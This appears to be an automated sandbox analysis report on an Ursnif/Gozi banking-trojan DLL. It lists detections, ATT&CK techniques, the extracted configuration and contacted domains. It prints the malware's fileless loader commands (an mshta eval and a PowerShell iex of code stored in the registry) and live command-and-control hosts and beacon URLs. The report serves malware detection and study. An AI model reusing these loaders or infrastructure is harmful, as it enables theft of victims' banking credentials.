ID: 355490
Sample Name:
SecuriteInfo.com.BScope.TrojanBanker.IcedID.13045
Cookbook: default.jbs
Time: 19:03:13
Date: 19/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.BScope.TrojanBanker…

Overview


General Information

Sample Name:	SecuriteInfo.com.BScope.TrojanBanker.IcedID.13045 (renamed file extension from 13045 to dll)
Analysis ID:	355490
MD5:	a98649743626d1..
SHA1:	8033ebd201645f7.
SHA256:	f30b3f53f613d95…
Tags:	Gozi

Most interesting Screenshot:



Detection




Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 4220 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll' MD5: D1A7945F1810E6534B75E9E2B7D62633)
  - rundll32.exe (PID: 4880 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - control.exe (PID: 3412 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- iexplore.exe (PID: 1260 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6432 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 412 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 576 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 2428 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 3888 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6024 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6552 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1E30.tmp' 'c:\Users\user\AppData\Local\Temp\vy454zdn\CSCE57ED4738764ED181FB6CF8C395867D.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6272 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6300 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES310C.tmp' 'c:\Users\user\AppData\Local\Temp\vkjmiujf\CSC5E84712ED974B8AAC9F3D817F74BE40.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250180",
  "uptime": "181",
  "system": "8c34453f67a8cfe0dea5c01f31a0c919hh-",
  "size": "202820",
  "crc": "2",
  "action": "00000000",
  "id": "2200",
  "time": "1613790327",
  "user": "f73be0088695dc15e71ab15cc8e7488a",
  "hash": "0xf751eb91",
  "soft": "3"
}
```


Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000024.00000000.479277351.00000000062EE000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000024.00000000.479277351.00000000062EE000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
00000001.00000003.387854313.0000000005D98000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.387825227.0000000005D98000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000002.483192314.0000000006000000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 18 entries				

Sigma Overview

System Summary:

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Detected Gozi e-Banking trojan

Yara detected Ursnif

System Summary:

Malicious sample detected (through community Yara rule)

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 6 1 3	Rootkit 4	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 6 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll	21%	Virustotal		Browse
SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll	9%	ReversingLabs	Win32.Worm.Cridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.3.rundll32.exe.5d194a0.1.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
1.2.rundll32.exe.32e0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.3.rundll32.exe.5a9e4a0.2.unpack	100%	Avira	HEUR/AGEN.1132033		Download File

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/mJcu4ZpSHvJcxs/gTaeMeLA_2FWkDrPos3yv/o_2FkT7lhbTkz94i/fBpDzU1tcyY6OmN/wh	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/lRuXDeqB_2Bc/XvlsjNkb12o/gwuZFBZ1reBnRN/MwDD30RutxcHLukN9rpn9/npm0S1bymA	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://c56.lepini.at/l	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://c56.lepini.at/jvassets/xI/t64.datings	100%	Avira URL Cloud	phishing	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://api10.laptok.at/api1/52JoIUxZl8uL8g/Jlv9SsgDyw540Wq6LwGS5/Akl7wfo7sQpZNdRY/cjXr0_2FffzKq5M/LL	0%	Avira URL Cloud	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://api3.lepini.at/api1/HU2djjPvb8/3wTlevSrhaAhqj4Dd/_2FcnSXv37d6/lM3ay6ZyaF8/vzW2j5F6PCwbE2/5l1s0lalymuTZiQlrp1pk/siUYecp572aSkE1V/2s_2FqU5M39UKJJ/2AQbTY2p92Z6dpvNa0/A0KgQJiEZ/0_2FQT0WnjqaGoOUQLde/79w4eQg7V4tsTUU2owV/0VfGdBtsx_2BzPx5gEeSGQ/aortk5dEfSnNB/xndmgTyL/7wyLkKjs3enFFIe0bTY0HgG/EFiqNY6tyU/u33X0URZ7yfG_2Fqz/JtECL_2FwAWH/bZAwUzYcsqt/GeFhKrDcv1fANK/NTdyyO3l5t0m1tSTD/fAo	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	34.65.15.6	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	34.65.15.6	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	34.65.15.6	true	false	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/HU2djjPvb8/3wTlevSrhaAhqj4Dd/_2FcnSXv37d6/lM3ay6ZyaF8/vzW2j5F6PCwbE2/5l1s0lalymuTZiQlrp1pk/siUYecp572aSkE1V/2s_2FqU5M39UKJJ/2AQbTY2p92Z6dpvNa0/A0KgQJiEZ/0_2FQT0WnjqaGoOUQLde/79w4eQg7V4tsTUU2owV/0VfGdBtsx_2BzPx5gEeSGQ/aortk5dEfSnNB/xndmgTyL/7wyLkKjs3enFFIe0bTY0HgG/EFiqNY6tyU/u33X0URZ7yfG_2Fqz/JtECL_2FwAWH/bZAwUzYcsqt/GeFhKrDcv1fANK/NTdyyO3l5t0m1tSTD/fAo	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000001.0000000 2.483192314.0000000006000000.0 0000040.00000001.sdmp, powersh ell.exe, 0000001C.00000003.454 320398.00000221ED090000.000000 04.00000001.sdmp, explorer.exe, 00000024.00000000.479277351. 00000000062EE000.00000004.0000 0001.sdmp, control.exe, 000000 25.00000002.470708873.00000000 0051E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/mJcu4ZpSHvJcxs/gTaeMeLA_2FWkDrPos3yv/o_2FkT7lhbTkz94i/fBpDzU1tcyY6OmN/wh	{785970B4-7328-11EB-90E4-ECF4B B862DED}.dat.21.dr, ~DFB35D4E7 9E851C9A1.TMP.21.dr	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/lRuXDeqB_2Bc/XvlsjNkb12o/gwuZFBZ1reBnRN/MwDD30RutxcHLukN9rpn9/npm0S1bymA	{785970B0-7328-11EB-90E4-ECF4B B862DED}.dat.21.dr, ~DF4A349C0 270E318E7.TMP.21.dr	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000001.0000000 2.483192314.0000000006000000.0 0000040.00000001.sdmp, powersh ell.exe, 0000001C.00000003.454 320398.00000221ED090000.000000 04.00000001.sdmp, explorer.exe, 00000024.00000000.479277351. 00000000062EE000.00000004.0000 0001.sdmp, control.exe, 000000 25.00000002.470708873.00000000 0051E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false		high

